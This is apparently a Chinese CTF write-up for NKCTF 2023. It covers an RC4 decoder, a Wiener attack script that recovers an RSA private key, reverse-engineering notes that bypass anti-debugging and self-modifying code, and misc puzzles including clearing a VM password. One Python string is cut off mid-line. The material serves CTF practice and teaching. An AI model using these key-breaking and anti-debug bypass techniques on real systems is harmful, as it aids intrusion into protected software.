
```python
import base64

def encrypt(text):
    data_xor_iv = bytearray()
    sbox = []
    j = 0
    x = y = k = 0
    key = '911dcd09ad021d68780e3efed1aa8549'
    for i in range(256):
        sbox.append(i)
    else:
        for i in range(256):
            j = j + sbox[i] + ord(key[(i % len(key))]) & 255
            sbox[i], sbox[j] = sbox[j], sbox[i]
        else:
            for idx in text:
                x = x + 1 & 255
                y = y + sbox[x] & 255
                sbox[x], sbox[y] = sbox[y], sbox[x]
                k = sbox[(sbox[x] + sbox[y] & 255)]
                data_xor_iv.append(idx ^ k)
            else:
                return data_xor_iv

q = 'EeJWrgtF+5ue9MRiq7drUAFPtrLATlBZMBW2CdWHRN73Hek7DPVIYDHtMIAfTcYiEV87W7poChq
v = encrypt(base64.b64decode(q))
print(base64.b64decode(v))
'''
# 9197325807645612228390676898165339983130548652295654839867942074997683918988896

import gmpy2


def transform(x, y):  # 使用辗转相处将分数 x/y 转为连分数的形式
    res = []
    while y:
        res.append(x // y)
        x, y = y, x % y
    return res


def continued_fraction(sub_res):
    numerator, denominator = 1, 0
    for i in sub_res[::-1]:  # 从sublist的后面往前循环
        denominator, numerator = numerator, i * numerator + denominator
    return denominator, numerator  # 得到渐进分数的分母和分子，并返回


# 求解每个渐进分数
def sub_fraction(x, y):
    res = transform(x, y)
    res = list(map(continued_fraction, (res[0:i] for i in range(1, len(res)))))
    return res


def get_pq(a, b, c):  # 由p+q和pq的值通过维达定理来求解p和q
    par = gmpy2.isqrt(b * b - 4 * a * c)  # 由上述可得，开根号一定是整数，因为有解
    x1, x2 = (-b + par) // (2 * a), (-b - par) // (2 * a)
    return x1, x2


def wienerAttack(e, n):
    for (d, k) in sub_fraction(e, n):  # 用一个for循环来注意试探e/n的连续函数的渐进分
        if k == 0:  # 可能会出现连分数的第一个为0的情况，排除
            continue
        if (e * d - 1) % k != 0:  # ed=1 (mod φ(n)) 因此如果找到了d的话，(ed-1)会整
            continue

        phi = (e * d - 1) // k  # 这个结果就是 φ(n)
        px, qy = get_pq(1, n - phi + 1, n)
        if px * qy == n:
            p, q = abs(int(px)), abs(int(qy))  # 可能会得到两个负数，负负得正未尝不会
            d = gmpy2.invert(e, (p - 1) * (q - 1))  # 求ed=1 (mod  φ(n))的结果，也
            return d
    print("该方法不适用")

from Crypto.Util.number import long_to_bytes
e = 1925206711806106663183165373687416874375922540475799649845238333781607186670
n = 7623000223324311749416092583810300707805998778301224266815492841991473782906
d = wienerAttack(e, n)
print("d=", d)

c= 9197325807645612228390676898165339983130548652295654839867942074997683918988

flag = pow(c,d,n)
print(flag)
print(long_to_bytes(flag))

#d= 1704234184351639144433917522457746643382506882686850705852860466540116273006
#38321129010646437787462168343925510500537696558083709
#b'NKCTF{chinese_zhenghan}'
```

babyrust

https://pan.baidu.com/s/1pvdW6Hwv3jwiMlLhJbmURg?pwd=2023

程序为rust编写

长度要求为28，不需要分析，多次尝试可以得知，输入不能为数字，为纯字母或者符号



```
.text:000000014000139D mov     [rbp+60h+var_40], rax
.text:00000001400013A1 mov     rcx, rax        ; Dst
.text:00000001400013A4 mov     rdx, rdi        ; Src
.text:00000001400013A7 mov     r8, rsi         ; Size
.text:00000001400013AA call    memcpy
.text:00000001400013AF cmp     rsi, 1Ch
.text:00000001400013B3 jnz     short loc_1400013C0
```

```
.text:0000000140001C06
.text:0000000140001C06 loc_140001C06:
.text:0000000140001C06 mov     edx, 1
.text:0000000140001C0B mov     rcx, rsi
.text:0000000140001C0E call    sub_1400200C0
```

```
.text:00000001400013B7
.text:00000001400013B7 loc_1400013B7:
.text:00000001400013B7 mov     eax, 1
.text:00000001400013BC mov     [rbp+6
```

```
.text:00000001400013B5 jmp     short loc_1400013F0
```

```
.text:00000001400013C0
.text:00000001400013C0 loc_1400013C0:
.text:00000001400013C0 lea     rax, off_140021630 ; "length wrong!\n"
.text:00000001400013C7 mov     [rbp+60h+var_68], rax
.text:00000001400013CB mov     [rbp+60h+var_60], 1
.text:00000001400013D3 mov     [rbp+60h+var_78], 0
.text:00000001400013DB mov     [rbp+60h+var_58], rbx
.text:00000001400013DF mov     [rbp+60h+var_50], 0
.text:00000001400013E7
.text:00000001400013E7 loc_1400013E7:
.text:00000001400013E7 lea     rcx, [rbp+60h+var_78]
.text:00000001400013EB call    sub_1400071E0
```

替换密码，可以得知替换表如下

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
lmnopqr#$%&'()*[\]^_`abcdeLMNOPQRSTUVWXYZ;<=>?@ABCDE
```


而加密过后的字符串为 `)&n_qFb'NZXpj)*bLDmLnVj]@^_H` ，反推得到flag

NKCTF{WLcomE_NOWayBaCk_RuST}

earlier


题目在TLS两个callback函数中采用了Isdebugger和NtSetInformationThread，直接手动设置eip跳过即可

题目给了两个文件，dll文件的fnrunToHere中存放smc修改的代码




```
__int64 __cdecl fnrunToHere_0(LPCVOID lpAddress, int a2, int a3)
{
  int v3; // ST1C_4
  int v4; // edx
  __int64 v5; // ST08_8
  DWORD flOldProtect; // [esp+D4h] [ebp-30h]
  struct _MEMORY_BASIC_INFORMATION Buffer; // [esp+E0h] [ebp-24h]
  int v9; // [esp+110h] [ebp+Ch]

  VirtualQuery(lpAddress, &Buffer, 0x1Cu);
  VirtualProtect(Buffer.BaseAddress, Buffer.RegionSize, 4u, &Buffer.Protect);
  v9 = (unsigned int)a2 >> 2;
  while ( 1 )
  {
    v3 = v9--;
    if ( !v3 )
      break;
    *(_DWORD *)lpAddress ^= a3;
    lpAddress = (char *)lpAddress + 4;
  }
  VirtualProtect(Buffer.BaseAddress, Buffer.RegionSize, Buffer.Protect, &flOldProtect);
  HIDWORD(v5) = v4;
  LODWORD(v5) = 0;
  return v5;
}
```

同时还存在花指令，懒得patch，直接动态调试，输入长度要求为42，动态调试中在下图出发现疑似rc4算法的代码，key为 `secret` 。



```
int __cdecl sub_4016A0(int a1, int a2, int a3)
{
  int result; // eax
  signed int j; // [esp+D0h] [ebp-20h]
  int v5; // [esp+DCh] [ebp-14h]
  signed int i; // [esp+E8h] [ebp-8h]

  for ( i = 0; i < 256; ++i )
  {
    *(i + a3) = i;
    result = i + 1;
  }
  v5 = 0;
  for ( j = 0; j < 256; ++j )
  {
    v5 = (*(a1 + j % a2) + v5 + *(j + a3)) % 256;
    sub_4011E5(j + a3, v5 + a3);
    result = j + 1;
  }
  return result;
}
```

由于RC4算法的对称性，我们找到密文，将密文作为程序输入，那么程序会自动帮我们计算flag



```
地址      HEX 数据                                          ASCII
00B3F574  6E 6B 63 74 66 7B 79 30 75 5F 61 72 65 5F 73 6F  nkctf{y0u_are_so
00B3F584  5F 63 6C 65 76 65 72 5F 66 30 72 5F 64 65 62 75  _clever_f0r_debu
00B3F594  67 5F 65 6E 63 30 64 65 21 7D 00 00 00 00 00 00  g_enc0de!}......
00B3F5A4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F5B4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F5C4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F5D4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F5E4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F5F4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F604  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F614  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F624  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F634  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F644  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F654  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F664  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B3F674  CC CC CC CC CC CC CC CC 88 F6 B3 00 CC CC CC CC  烫烫烫烫埸?烫烫
00B3F684  CC CC CC CC 83 5D B1 68 E4 DF AF 96 47 94 DA AE  烫烫僫県溥瘗G斱?
00B3F694  96 B9 86 58 F2 54 1E 87 F5 96 B6 03 16 4C 06 B8  柟呢騎■圀柖 ■L■?
00B3F6A4  BE 0F 37 6A D8 A6 7A ED A5 73 4A BE 6B AC 00 00  ?7j卅z伭sJ縐?.
00B3F6B4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


flag为 `nkctf{y0u_are_so_clever_f0r_debug_enc0de!}`

Misc:

hard-misc

JYYHOYLZIJQWG27FQWWOJPEX4WH3PZM3T3S2JDPPXSNAUTSLINKEMMRQGIZ6NCER42O2LZF2Q3X3ZAI=

base32解密



21:51

你好，欢迎关注N0way_Back!

NKCTF2023我来了!

本次比赛特别感谢:
江苏金盾检测技术股份有限公司
深信服科技股份有限公司
启明星辰信息技术集团股份有限公司
成都御之安科技有限公司
北山安全学院
对本次比赛的大力支持！ NKCTF{wtk2023Oo0olmcoM1Ng!23555647}


blue

附件链接：https://pan.baidu.com/s/1gKIebTna4-3V9OrxhKhSZQ?pwd=2023

太经典辣太经典辣

NKCTF2023X.zip
2.53GB

清除虚拟机密码就可以登录了



```
NKCTF{wE1come_to_NKCTF20233}
```

THMaster

我是打飞机大师

附件下载：https://pan.baidu.com/s/1XO78F0Wmc0egsGnFvydADw?pwd=2s51

玩游戏就好了，玩完忘记截图，懒得重新玩了


NKCTF{U_R_re411y_g00d_At_p14ying_t0h0u}

三体

最近三体小说很流行，出题人表示也想看看


附件下载：https://pan.baidu.com/s/134noiMFeDhBrdS9ME3xXmw?pwd=2023

最下面有一部分flag，有点干扰看的不是很清楚去除一下



```
..ÿNKCTF3d77dc1a
37b2d1ebf48
```

然后搜索反括号，最终发现剩下的一段



```
AC 62 FF 00 4E FF 0B 4E FF 02 30 FF 0D 4E FF 49   ¬bÿ.Nÿ.Nÿ.0ÿ.NÿI
7B FF 6A 6C FF FC 6D FF DE 56 FF 54 7B FF 39 63   {ÿjlÿümÿÞVÿT{ÿ9c
39 37 33 66 35 35 34 65 61 31 30 7D 00 FF 0A 00   973f554ea10}.ÿ..
FF 00 30 FF 00 30 FF 18 52 FF 48 61 FF 23 6B FF   ÿ.0ÿ.0ÿ.RÿHaÿ#kÿ
```

first spam of rabbit year

兔年的第一天stone君收到了一份看上去像是垃圾邮件一样的东西……然而事情好像没有这么简单。

附件下载：https://pan.baidu.com/s/1uEnncBy9avPR6JCkVqcEJA?pwd=2023

https://spammimic.com/

